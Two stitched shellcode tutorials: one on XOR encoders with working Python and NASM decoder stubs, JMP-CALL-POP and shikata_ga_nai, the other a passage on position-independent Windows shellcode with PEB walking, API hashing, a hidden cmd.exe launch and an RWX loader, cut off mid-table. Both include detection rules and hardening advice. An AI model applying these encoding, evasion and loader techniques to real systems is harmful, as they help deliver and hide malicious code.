Shellcode Encoders: XOR Encoding, Custom Decoders, and Avoiding Bad Chars
You found the overflow. You control EIP. Your execve("/bin/sh") payload runs perfectly in the debugger — and then dies the moment it crosses the wire. Nine times out of ten the culprit is a single byte the transport or a string routine refused to carry intact. A \x00 that strcpy treated as end-of-string. A \x0a the protocol parser read as newline. The fix isn’t a better payload; it’s an encoder that launders the offending bytes out, plus a tiny decoder that rebuilds the original at runtime.
This walks through XOR encoding end to end — the byte math, a Python encoder, a position-independent decoder stub in x86 NASM, a per-chunk keyed variant, stack-based decoding, and what shikata_ga_nai adds on top. Every stub here decodes a benign exit(0) payload. The point is to understand the mechanism well enough to detect and defend against it, so the final third is all blue team.
1. Why Shellcode Breaks: Bad Characters
A bad character is any byte value the delivery path mangles, truncates, or drops before your shellcode lands in executable memory intact. The constraint comes from the vulnerability, not from the payload.
| Byte | Name | Why it breaks things |
|---|---|---|
\x00 | NULL | Terminates C strings; strcpy/sprintf stop copying here |
\x0a | Line Feed | Read as end-of-input by line-oriented protocols and gets |
\x0d | Carriage Return | Paired with \x0a in HTTP/SMTP headers; often stripped |
\x20 | Space | Token delimiter in many parsers |
\xff | 0xFF | Sentinel / length markers in some binary protocols |
The list is per target. A web exploit might tolerate \x00 (the buffer isn’t a C string) but choke on \x26 (&) because of URL parsing. You don’t guess — you measure (Section 3).
2. The XOR Contract
XOR is the canonical encoding operation for one reason: it’s its own inverse. XOR a byte with a key, XOR the result with the same key, and you’re back where you started.
A ⊕ K ⊕ K = A| A | K | A ⊕ K |
|---|---|---|
| 0 | 0 | 0 |
| 0 | 1 | 1 |
| 1 | 0 | 1 |
| 1 | 1 | 0 |
There’s no key schedule, no S-box, no state to carry — which matters because every byte of decoder stub is a byte that isn’t shellcode. A single-byte XOR decoder fits in well under 20 bytes. That economy is exactly why it shows up in real tooling and why analysts learn to recognize its shape on sight.
The encoder’s job is to pick a key K such that original_byte ⊕ K is never a bad character — for every byte in the payload. If a candidate key produces even one collision, throw it away and try the next. And if the encoded output ever lands on \x00, that’s a bad char too; re-key.

3. Finding the Bad Chars
Before you encode anything, you enumerate what to avoid. The workflow is mechanical:
- Build a test pattern of all 256 byte values,
\x00through\xff, minus any you already know are bad. - Drop it into the vulnerable buffer and dump the buffer from memory.
- Diff the dump against what you sent. The first byte that’s wrong (mangled, missing, or where the copy stopped) is a bad char.
- Add it to the list, regenerate the pattern without it, repeat until the whole pattern survives byte-for-byte.
A small diff helper makes step 3 fast:
#!/usr/bin/env python3
# Bad-char scanner: compare what you sent vs. what landed in memory.
def first_bad(expected: bytes, received: bytes):
    for i, (e, r) in enumerate(zip(expected, received)):
        if e != r:
            return i, hex(e), hex(r)          # index, sent, received
    if len(expected) != len(received):
        return min(len(expected), len(received)), "(truncated)", None
    return None

# expected = bytes(range(0x01, 0x100))        # full pattern minus \x00
# received = open("dump.bin","rb").read()
# print(first_bad(expected, received))
Truncation tells you something extra: the byte right before where the copy stopped is usually the terminator. Note it, exclude it, run again.
4. Building an XOR Encoder in Python
The encoder ingests raw shellcode and the confirmed bad-char set, searches for a clean single-byte key, and emits the encoded blob.
#!/usr/bin/env python3
# XOR shellcode encoder — teaching / authorized-lab use only.

# Benign x86 stub: exit(0)  (xor eax,eax; mov al,1; xor ebx,ebx; int 0x80)
shellcode = bytes([0x31, 0xc0, 0xb0, 0x01, 0x31, 0xdb, 0xcd, 0x80])
bad_chars = {0x00, 0x0a, 0x0d}

def find_key(sc, bad):
    for key in range(1, 256):
        if key in bad:
            continue
        if all((b ^ key) not in bad for b in sc):   # no encoded byte is bad
            return key
    return None

key = find_key(shellcode, bad_chars)
if key is None:
    raise SystemExit("[-] No single-byte key is clean. Use per-chunk keying.")

encoded = bytes(b ^ key for b in shellcode)
print(f"[+] key   = {hex(key)}")
print(f"[+] length = {len(encoded)}")
print("[+] blob  = " + "".join(f"\\x{b:02x}" for b in encoded))
If find_key returns None, no single byte can XOR the whole payload clean — you’ve over-constrained the key space. That’s the cue to move to a per-chunk scheme (Section 7), where each chunk gets its own key.
5. The Decoder Stub in x86 (NASM)
The stub runs first on the target, decodes the bytes that follow it, and jumps into them. The hard part is position independence: the stub doesn’t know its own load address, so it can’t hardcode a pointer to the encoded blob. The classic answer is JMP-CALL-POP — a forward jmp short to a call that points backward, so the call pushes the address of the bytes immediately after it. pop that return address and you’ve located your payload at runtime.
section .text
global _start

_start:
    jmp short get_payload      ; (1) hop over the decoder to the CALL

decoder:
    pop  esi                   ; (3) ESI -> first encoded byte
    xor  ecx, ecx
    mov  cl, payload_len       ; loop counter = payload length
decode_loop:
    xor  byte [esi], 0xAA      ; (4) decode one byte, key = 0xAA
    inc  esi                   ; advance
    loop decode_loop           ; ECX--, repeat while non-zero
    jmp  payload               ; (5) run the now-decoded shellcode

get_payload:
    call decoder               ; (2) pushes addr of `payload`, jumps back

payload:
    db   0xcc, 0xcc, 0xcc      ; <-- splice encoder output here
payload_len equ $ - payload
jmp payload assembles to a relative offset, so it stays position-independent without touching ESI. The loop instruction (0xE2) decrements ECX and branches while non-zero.
Here’s the gotcha that cost me an afternoon once: CL is eight bits. mov cl, payload_len silently truncates anything over 255 bytes, so a 300-byte payload decodes only its first 44 bytes and then jumps into still-encoded garbage. The crash makes no sense until you check ECX. For longer payloads, use the full mov ecx, payload_len and clear ECX with xor ecx, ecx first.
Build and extract:
nasm -f elf32 stub.asm -o stub.o
ld   -m elf_i386 stub.o -o stub
objdump -d stub                              # eyeball the opcodes
objcopy -O binary --only-section=.text stub stub.bin
xxd -i stub.bin                              # emit a C array of the bytes
To confirm the assembled stub plus spliced payload actually executes, test it in a throwaway VM — never on your host, never networked:
/* LAB ONLY — disposable VM, no network.
   gcc -m32 -z execstack -fno-stack-protector test.c -o test */

#include <stdio.h>
unsigned char buf[] =
    "\xeb\x0d\x5e\x31\xc9\xb1\x08\x80\x36\xaa\x46\xe2\xfa\xeb\x05"
    "\xe8\xee\xff\xff\xff" /* + encoded payload bytes */;
int main(void) {
    printf("stub length: %zu\n", sizeof(buf) - 1);
    ((void(*)())buf)();
    return 0;
}
6. The Stub Must Be Clean Too
This is the mistake nearly every student makes: they encode the payload until it’s spotless, splice it in, and the exploit still dies — because the decoder stub’s own opcodes contain a bad char. The transport doesn’t care which bytes are “payload” and which are “decoder.” Every byte in the buffer has to survive.
So audit the stub bytes the same way you audit everything else:
#!/usr/bin/env python3
# Flag any decoder-stub byte that collides with the bad-char set.
from capstone import Cs, CS_ARCH_X86, CS_MODE_32

def audit_stub(stub: bytes, bad: set):
    md = Cs(CS_ARCH_X86, CS_MODE_32)
    for ins in md.disasm(stub, 0x0):
        raw = stub[ins.address:ins.address + ins.size]
        hits = [hex(b) for b in raw if b in bad]
        tag = f"   <-- BAD {hits}" if hits else ""
        print(f"{ins.address:04x}  {ins.mnemonic:6} {ins.op_str}{tag}")
When a hit shows up, rewrite the instruction to a semantically equal one with different opcodes. The textbook example: xor eax, eax assembles to \x31\xc0. If \x31 is bad, swap in sub eax, eax → \x29\xc0, which zeroes the register just as well. Same trick rescues xor ecx, ecx (\x31\xc9 → sub ecx, ecx = \x29\xc9). Keep a mental table of these substitutions; you’ll lean on it constantly.
7. Per-Chunk Keyed Encoding
When the bad-char set is large enough that no single key clears the whole payload, split the work. Break the shellcode into N-byte chunks; for each chunk, search for a byte that XORs that chunk clean, then prepend the chosen key byte to the chunk. The decoder reads the key, applies it to the following N bytes, advances, and repeats.
; Per-chunk keyed decoder. Layout: [key][d0][d1] [key][d0][d1] ... [marker]
decode_chunk:
    mov   al, [esi]            ; AL = key for this chunk
    inc   esi                  ; ESI -> first data byte
    xor   byte [esi], al       ; decode data byte 0
    inc   esi
    xor   byte [esi], al       ; decode data byte 1
    inc   esi
    cmp   byte [esi], 0x90     ; end-marker (raw, unencoded NOP)?
    jne   decode_chunk
jmp payload_start ; first decoded byte| Scheme | Pro | Con |
|---|---|---|
| Fixed single key | Smallest stub; one xor per byte | Fails when bad-char set is dense |
| Per-chunk key | Survives tight bad-char sets | Larger blob (one key byte per chunk); bigger stub |
The end-marker matters here: a fixed length is brittle, so a sentinel lets the decoder run until it sees the marker instead of carrying a hardcoded count. Pick a marker value that can’t appear as a chunk key or you’ll halt early. If 0x90 is a plausible key, use a distinctive two-byte sentinel instead.
8. Stack-Based Decoding
In-place decoding writes over the encoded blob where it sits. Sometimes you’d rather leave the original untouched and decode into fresh stack space — useful when the landing buffer is read-only or you want the executable copy somewhere predictable.
decoder:
    pop   esi                  ; ESI -> encoded payload
    sub   esp, 0x200           ; reserve 512 bytes of scratch
    mov   edi, esp             ; EDI -> destination buffer
    xor   edx, edx             ; offset = 0
copy_decode:
    mov   al, [esi + edx]      ; fetch encoded byte
    cmp   al, 0xcc             ; raw end-marker?
    je    run
    xor   al, 0xaa             ; decode with key
    mov   [edi + edx], al      ; write to stack
    inc   edx
    jmp   copy_decode
run:
    jmp   edi                  ; execute decoded shellcode on the stack
EDX tracks the running offset into both source and destination; the marker is checked before decoding so it stays a literal sentinel. The catch: sub esp must reserve enough room, and the marker can’t collide with an encoded byte. This pattern is also the one DEP/NX and Arbitrary Code Guard hit hardest — you’re executing freshly written stack memory, which is exactly what those mitigations exist to stop (Section 10).
9. shikata_ga_nai: the State of the Art
The single-byte XOR loop is trivially signatured — that tight xor / inc / loop sequence is a detection rule. Metasploit’s shikata_ga_nai answers with a polymorphic XOR additive feedback encoder. Two ideas carry it:
- Chained, self-modifying key. Each decoded byte feeds into the key used for the next. Get one byte or the initial key wrong and the whole tail decodes to noise — which also frustrates partial emulation.
- Metamorphic stub generation. The decoder is rebuilt with reordered and substituted instructions every time, so two payloads from the same source share no static signature. Its GetPC routine is deliberately obfuscated, using FPU instructions like
fstenv [esp-0xc]to recoverEIPwithout a tell-taleCALL— a deliberate jab at emulators that don’t model the FPU.
You don’t need to build one to defend against it. The lesson for blue teams is the opposite: stop chasing the encoded bytes and watch the behavior, because the bytes are designed to be different every time and the behavior isn’t.
10. Detection and Defense: What the Blue Team Sees

The encoded payload is, by construction, a poor signature target. The decoder’s behavior is not. Two heuristics catch nearly every variant: self-modifying memory (a region writes to itself, then executes), and execution from writable memory (RWX stack/heap pages, VirtualAlloc(PAGE_EXECUTE_READWRITE)).
| Behavior | What it reveals |
|---|---|
Tight xor/inc/loop over a code region | Classic fixed-key decoder stub |
| Region transitions writable → executable | Decoded payload about to run |
| Execution from unbacked memory | Code with no file on disk behind it |
Sysmon Event IDs
| Event ID | Name | Relevance |
|---|---|---|
1 | Process Creation | Loader/injector process spawn |
7 | Image Loaded | DLLs from temp/download paths into system processes |
8 | CreateRemoteThread | Thread created in another process — low-volume, high-signal |
10 | ProcessAccess | Cross-process memory access; inspect GrantedAccess and CallTrace |
25 | ProcessTampering | In-memory image diverges from disk (hollowing / in-memory decode) |
Configuration is where visibility quietly dies. The SwiftOnSecurity sysmon-config excludes kernel32.dll as a StartModule, which silently suppresses Event ID 8 for injections that go through LoadLibraryW. Remove that StartModule exclusion to restore coverage.
Sigma Rule
title: Shellcode Injection via Suspicious Cross-Process Access
logsource:
  product: windows
  category: process_access
detection:
  selection:
    GrantedAccess:
      - '0x147a'
      - '0x1f3fff'
    CallTrace|contains: 'UNKNOWN'
  condition: selection
level: high
tags:
  - attack.t1055
A CallTrace of UNKNOWN means the access originated from unbacked memory — no module owns those instructions, which is exactly the fingerprint a decoded payload leaves.
ETW providers
| Provider | Purpose |
|---|---|
Microsoft-Windows-Threat-Intelligence | Kernel-level VirtualAlloc/VirtualProtect/WriteProcessMemory/CreateRemoteThread; consumed by PPL EDRs |
Microsoft-Windows-Security-Auditing | Event ID 4688 process creation with command line |
| AMSI | Inspects script content after deobfuscation, before execution |
Hardening
bcdedit /set nx AlwaysOn— system-wide DEP/NX blocks execution of decoded stack/heap output.- Arbitrary Code Guard (ACG) via
ProcessDynamicCodePolicy— forbids self-modifying and dynamically generated code, which directly kills in-place XOR decode. - Code Integrity Guard (CIG) via
ProcessSignaturePolicy— blocks unsigned image loads. - Watch for
AmsiScanBufferpatching, the standard AMSI bypass; pair AMSI with constrained language mode and allowlisting. - Scan for RWX and unbacked regions with
pe-sieve,Moneta, orHunt-Sleeping-Beacons— the residue a decoded payload leaves behind.
11. Tools
| Tool | Description | Link |
|---|---|---|
| NASM | Assemble x86/x64 decoder stubs | nasm.us |
| GDB + pwndbg | Single-step the decode loop, inspect ESI/ECX | gdb.gnu.org |
| objdump / objcopy | Disassemble stubs, extract .text bytes | gnu.org |
| Capstone | Programmatic opcode audit for bad chars | capstone-engine.org |
| pwntools | Encoder/exploit automation (pwnlib.encoders) | docs.pwntools.com |
| pe-sieve / Moneta | Scan live processes for RWX / unbacked memory | github.com |
| Sysmon | Endpoint telemetry for Event IDs 8, 10, 25 | learn.microsoft.com |
12. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Obfuscated Files or Information | T1027 | Entropy/structure anomalies; encoded blob with decoder prefix |
| Encrypted/Encoded File | T1027.013 | Static scan for XOR-loop stub patterns near high-entropy data |
| Deobfuscate/Decode Files or Information | T1140 | Self-modifying memory; ACG violations; ETW VirtualProtect |
| Process Injection | T1055 | Sysmon 8/10; Sigma on GrantedAccess + CallTrace: UNKNOWN |
| PE Injection | T1055.002 | Shellcode written into another process; RWX region creation |
| Reflective Code Loading | T1620 | Execution from unbacked memory; pe-sieve / Moneta |
Summary
- XOR encoding survives bad-char-hostile delivery paths because XOR is self-inverse — encode once, decode at runtime with the same key.
- The decoder stub uses JMP-CALL-POP to find itself in memory, then loops
xor byte [esi], keyover the encoded payload and jumps in; aCLloop counter silently caps you at 255 bytes. - The stub’s own opcodes must be bad-char-clean too — audit them with Capstone and substitute equivalent instructions (
sub eax,eaxforxor eax,eax). - Per-chunk keys and stack-based decode handle dense bad-char sets and read-only buffers;
shikata_ga_naiadds polymorphism so the encoded bytes never signature the same way twice. - Defenders ignore the shifting bytes and hunt the behavior — self-modifying RWX memory,
CallTrace: UNKNOWNon Sysmon Event ID10, and ACG/DEP violations on execution.
Related Tutorials
- Position-Independent Code: Writing PIC Shellcode Without Hardcoded Addresses
- Writing x64 Shellcode: Differences, Shadow Space, and Register Conventions
- Writing Your First Shellcode: x86 Reverse Shell from Scratch
- Bad Characters, Null Bytes, and Restricted Character Sets
- Egghunters: Staged Payload Delivery When Buffer Space Is Tight
References
- Obfuscated Files or Information, Technique T1027 – Enterprise | MITRE ATT&CK®
- Obfuscated Files or Information: Encrypted/Encoded File, Sub-technique T1027.013 – Enterprise | MITRE ATT&CK®
- Exploit Writing Tutorial Part 9: Introduction to Win32 Shellcoding | Corelan Cybersecurity Research
- How to Use msfvenom (Bad Chars & Encoders) | Metasploit Documentation – Offensive Security
- MSFencode – Encoding Shellcode to Remove Bad Characters | Metasploit Unleashed – Offensive Security
- Encapsulating Antivirus (AV) Evasion Techniques in Metasploit Framework | Rapid7 Whitepaper
Position-Independent Code: Writing PIC Shellcode Without Hardcoded Addresses
Objective: Understand how Windows shellcode achieves position independence — resolving module bases through the TEB/PEB chain, walking PE export tables, hashing API names, and eliminating null bytes — so defenders can detect the resulting memory and behavioral signatures and authorized red teamers can build and test payloads correctly.
1. What Makes Code Position-Dependent?
A normal Windows executable contains absolute virtual addresses everywhere: indirect calls through the Import Address Table (IAT), references to global variables, jump tables, and so on. The PE loader fixes these up at load time using the .reloc section and patches the IAT against the modules it has just mapped.
Shellcode has none of that. It is raw opcodes copied into a memory region (often allocated by VirtualAlloc or written into another process), with no loader, no relocation table, no IAT, and no guarantee about where it will live. Any hardcoded virtual address — to a string, to an API, to a jump target — will be wrong the moment the payload moves.
The constraint is therefore strict: every address the shellcode needs must be computed at runtime, from a known starting point that the OS itself hands the thread. On Windows, that starting point is the Thread Environment Block (TEB).
2. The Problem with the IAT
A standard PE binary calls LoadLibraryA via something like call qword ptr [rip+IAT_LoadLibraryA] — an indirect jump through a slot the loader populated. Shellcode cannot do this:
- It has no
.idatasection, noIMAGE_IMPORT_DESCRIPTOR, and no loader to read them. - It cannot embed an absolute
kernel32!LoadLibraryAaddress because ASLR randomizes module bases every boot. - It cannot rely on Windows syscall numbers either — those numbers are not a stable ABI and shift between builds.
The standard solution is PEB walking: the shellcode traces the in-memory loader data structures to find kernel32.dll, parses its export table, and resolves the handful of APIs it actually needs (typically LoadLibraryA and GetProcAddress, which then bootstrap anything else).
3. Windows Memory Layout Primer: TEB, PEB, and the Loader
Every Windows thread has a TEB. The OS keeps a pointer to it in a segment register so user-mode code can reach it in a single instruction:
| Architecture | Instruction | Result |
|---|---|---|
| x86 | MOV EAX, FS:[0x30] | EAX ← TEB.ProcessEnvironmentBlock (PEB) |
| x64 | MOV RAX, GS:[0x60] | RAX ← TEB.ProcessEnvironmentBlock (PEB) |
From the PEB, shellcode chains through Ldr (a _PEB_LDR_DATA*) to reach the loader’s three doubly-linked lists of _LDR_DATA_TABLE_ENTRY records — one entry per loaded module.
Relevant offsets (Windows 10/11):
| Struct | Field | x86 offset | x64 offset |
|---|---|---|---|
_TEB | ProcessEnvironmentBlock | +0x030 | +0x060 |
_PEB | Ldr | +0x00C | +0x018 |
_PEB_LDR_DATA | InLoadOrderModuleList | +0x00C | +0x010 |
_PEB_LDR_DATA | InMemoryOrderModuleList | +0x014 | +0x020 |
_PEB_LDR_DATA | InInitializationOrderModuleList | +0x01C | +0x030 |
_LDR_DATA_TABLE_ENTRY | DllBase | +0x018 | +0x030 |
_LDR_DATA_TABLE_ENTRY | BaseDllName | +0x02C | +0x058 |
Verify offsets on your target build with WinDbg (dt ntdll!_PEB, dt ntdll!_LDR_DATA_TABLE_ENTRY). They are stable across mainstream Windows 10/11 but not guaranteed forever.
// Conceptual layout — fields used by PEB-walking shellcode
typedef struct _LDR_DATA_TABLE_ENTRY {
    LIST_ENTRY     InLoadOrderLinks;        // +0x00
    LIST_ENTRY     InMemoryOrderLinks;      // +0x10 (x64)
    LIST_ENTRY     InInitializationOrderLinks;
    PVOID          DllBase;                 // +0x30 (x64)
    PVOID          EntryPoint;
    ULONG          SizeOfImage;
    UNICODE_STRING FullDllName;
    UNICODE_STRING BaseDllName;             // +0x58 (x64)
    // ...
} LDR_DATA_TABLE_ENTRY, *PLDR_DATA_TABLE_ENTRY;
4. Walking the Module List to Find kernel32.dll
The loader populates InInitializationOrderModuleList in a predictable order: the main executable first, then ntdll.dll, then kernel32.dll. A common shortcut is to grab the third entry’s DllBase without ever comparing a name — fewer bytes, no strings, no signatures.
; x64 — locate kernel32.dll base via the PEB
; Output: RBX = kernel32.dll base address

    xor   rcx, rcx
    mov   rax, [gs:rcx + 0x60]      ; RAX = PEB
    mov   rax, [rax + 0x18]         ; RAX = PEB->Ldr
    mov   rax, [rax + 0x20]         ; RAX = InMemoryOrderModuleList.Flink (1st: this EXE)
    mov   rax, [rax]                ; 2nd entry: ntdll.dll
    mov   rax, [rax]                ; 3rd entry: kernel32.dll
    mov   rbx, [rax + 0x20]         ; LDR_DATA_TABLE_ENTRY.DllBase
                                    ; (offset 0x20 within an InMemoryOrder-rooted entry)
For 32-bit shellcode the same idea applies with smaller offsets:
; x86 — same walk, FS-relative
    xor   ecx, ecx
    mov   eax, [fs:ecx + 0x30]      ; EAX = PEB
    mov   eax, [eax + 0x0C]         ; PEB->Ldr
    mov   eax, [eax + 0x14]         ; InMemoryOrderModuleList.Flink
    mov   eax, [eax]                ; 2nd
    mov   eax, [eax]                ; 3rd (kernel32)
    mov   ebx, [eax + 0x10]         ; DllBase (x86 offset)
A more robust variant iterates the list and hash-compares BaseDllName.Buffer (Unicode), upper-casing each character inline. That survives reordering and is what production loaders use.
5. Parsing the PE Export Directory
Once RBX = kernel32!ImageBase, the shellcode parses the PE headers:
ImageBase
  └─► IMAGE_DOS_HEADER.e_lfanew (+0x3C)
        └─► IMAGE_NT_HEADERS
              └─► OptionalHeader.DataDirectory[0]  ; EXPORT
                    └─► IMAGE_EXPORT_DIRECTORY
                          ├─ NumberOfNames
                          ├─ AddressOfNames        (RVA → name RVAs)
                          ├─ AddressOfNameOrdinals (RVA → ordinal table)
                          └─ AddressOfFunctions    (RVA → function RVAs)

The three arrays are parallel: index i in AddressOfNames matches index i in AddressOfNameOrdinals, whose ordinal value o indexes AddressOfFunctions[o]. All values are RVAs, so the resolved function address is ImageBase + RVA.
; x64 — reach the export directory from RBX = ImageBase
; Output: RCX = IMAGE_EXPORT_DIRECTORY*
    mov   eax, dword [rbx + 0x3C]   ; DOS.e_lfanew
    lea   rdx, [rbx + rax]          ; RDX -> IMAGE_NT_HEADERS
    mov   eax, dword [rdx + 0x88]   ; NT.OptionalHeader.DataDirectory[0].VirtualAddress
    lea   rcx, [rbx + rax]          ; RCX -> IMAGE_EXPORT_DIRECTORY

    mov   r8d,  dword [rcx + 0x18]  ; NumberOfNames
    mov   r9d,  dword [rcx + 0x20]  ; AddressOfNames     (RVA)
    mov   r10d, dword [rcx + 0x24]  ; AddressOfNameOrdinals
    mov   r11d, dword [rcx + 0x1C]  ; AddressOfFunctions
The resolver then iterates 0..NumberOfNames-1, hashes the name string at ImageBase + Names[i], compares against a precomputed target, and on match returns ImageBase + Functions[ Ordinals[i] ].

6. Function Name Hashing (ROR-13)
Embedding the literal string "LoadLibraryA" would (a) introduce hardcoded data references and (b) be a trivial AV signature. The standard substitute is an inline rolling hash. The most common is ROR-13 add:
// Conceptual ROR-13 hash. Iterate bytes of the export name; stop at NUL.
// Same routine is implemented inline in assembly when resolving APIs.
unsigned int ror13_hash(const char *name) {
    unsigned int h = 0;
    while (*name) {
        h = (h >> 13) | (h << (32 - 13));   // ROR 13
        h += (unsigned char)*name++;
    }
    return h;
}

// Pre-computed constants (illustrative — recompute for your toolchain):
// LoadLibraryA   -> 0x0726774C
// GetProcAddress -> 0x7C0DFCAA
// ExitProcess    -> 0x73E2D87E
// VirtualAlloc   -> 0x91AFCA54
Replacing the while body with three cmp/ror/add instructions inside the export-walk loop produces a few dozen bytes of fully position-independent resolver — no strings, no absolute addresses, no relocations.
7. RIP-Relative Addressing and the CALL/POP Trick
When the shellcode does need inline data (a precomputed key, a config blob, a wide-string template), it must reference it without an absolute address.
x64 makes this nearly free: every LEA reg, [rel label] and direct CALL/JMP is encoded RIP-relative:
lea rcx, [rel api_hash_table] ; RIP-relative, no relocation neededx86 has no RIP-relative encoding. The classic substitute is the get-EIP trick: CALL past a label, then POP the return address into a register, giving you a known anchor:
    call  get_eip
get_eip:
    pop   ebp                          ; EBP = address of this instruction
    ; data referenced as [ebp + (label - get_eip)]
Anything stored inline can now be addressed by displacement from EBP.
8. Stack Strings and Null-Byte Elimination
Shellcode is often delivered via a string-copying primitive (strcpy, lstrcpyA, a parser that stops at \0), so embedded null bytes truncate the payload. Two problems must be solved together: avoid nulls in opcodes, and produce required strings ("kernel32.dll", "WinExec", "cmd.exe") without storing them as data.
Construct strings on the stack by pushing immediates:
; Build "cmd.exe\0" on the stack (8 bytes including NUL)
    xor   rax, rax
    push  rax                       ; trailing NUL via zeroed qword
    mov   rax, 0x6578652E646D63     ; 'cmd.exe' (little-endian, no embedded zero)
    push  rax
    mov   rcx, rsp                  ; RCX -> "cmd.exe\0" — first arg for WinExec
Eliminate accidental nulls in opcodes:
| Avoid | Use instead | Reason |
|---|---|---|
mov rax, 0 (48 C7 C0 00 00 00 00) | xor rax, rax | Removes four NUL bytes |
push 0 (6A 00) | xor reg, reg; push reg | 6A 00 contains a NUL |
| Short jumps spanning NUL displacements | Pad with nop or reorder code | Avoids NUL in the offset byte |
mov al, 0x00 | xor al, al | Same fix at byte width |
Always disassemble and grep the assembled output for \x00 before shipping — see Section 10.
9. x64 ABI Constraints: Shadow Space and Alignment
Windows x64 imposes two rules shellcode authors get wrong constantly:
RSPmust be 16-byte aligned at the point ofCALLto any Windows API. TheCALLitself pushes an 8-byte return address, so the callee’sRSPends up at(16N - 8)on entry, which is what Microsoft’s prolog code expects.- The caller allocates 32 bytes of shadow space (a.k.a. home space) above the return address, even when the callee takes 0–4 arguments. The callee may spill
RCX,RDX,R8,R9into those slots.
The first four integer arguments go in RCX, RDX, R8, R9; further arguments are pushed right-to-left. Volatile registers (RAX, RCX, RDX, R8–R11) may be clobbered by any CALL; non-volatile (RBX, RBP, RDI, RSI, R12–R15) must be saved if you rely on them.
; Calling WinExec("cmd.exe", SW_HIDE) once API is resolved in RAX
    and   rsp, -16                  ; force 16-byte alignment
    sub   rsp, 32                   ; shadow space (home space)

    lea   rcx, [rsp + 0x40]         ; pointer to "cmd.exe" (built earlier)
    xor   rdx, rdx                  ; uCmdShow = SW_HIDE (0)
    call  rax                       ; WinExec

    add   rsp, 32                   ; tear down shadow space
Misalignment typically manifests as STATUS_ACCESS_VIOLATION inside kernel32 or ntdll MMX/SSE prologs — a tell-tale crash signature when reviewing payloads.
10. Extraction and Controlled Testing
Once assembled with NASM, raw bytes are extracted from the COFF object and audited:
nasm -f win64 payload.asm -o payload.obj
objcopy -O binary -j .text payload.obj payload.bin
A quick Python harness verifies the payload is truly position-independent — no embedded nulls, no relocations:
# verify.py — sanity-check a raw shellcode blob
data = open("payload.bin", "rb").read()
print(f"[+] size: {len(data)} bytes")

null_offsets = [i for i, b in enumerate(data) if b == 0]
if null_offsets:
    print(f"[!] {len(null_offsets)} NUL byte(s), first at offset {null_offsets[0]:#x}")
else:
    print("[+] null-free")

# C-array dump for embedding in a test loader
print("unsigned char sc[] = {")
print(", ".join(f"0x{b:02x}" for b in data))
print("};")
A minimal local loader executes the payload inside the same process for isolated VM testing — this is the educational sandbox, not a cross-process injector:
// test_runner.cpp — local-only execution for analysis in a VM
// Defenders: this RWX + function-pointer-cast pattern is exactly what
// EDR/ETW THREATINT flags. It is shown so you know what to look for.
#include <windows.h>
#include <string.h>
extern unsigned char sc[];
extern size_t        sc_len;

int main(void) {
    void *mem = VirtualAlloc(NULL, sc_len,
                             MEM_COMMIT | MEM_RESERVE,
                             PAGE_EXECUTE_READWRITE);
    memcpy(mem, sc, sc_len);
    ((void(*)())mem)();
    return 0;
}
The VirtualAlloc(PAGE_EXECUTE_READWRITE) → memcpy → indirect-call triad is the canonical shellcode runner pattern and is heavily instrumented.
11. Common Attacker Techniques
| Technique | Description |
|---|---|
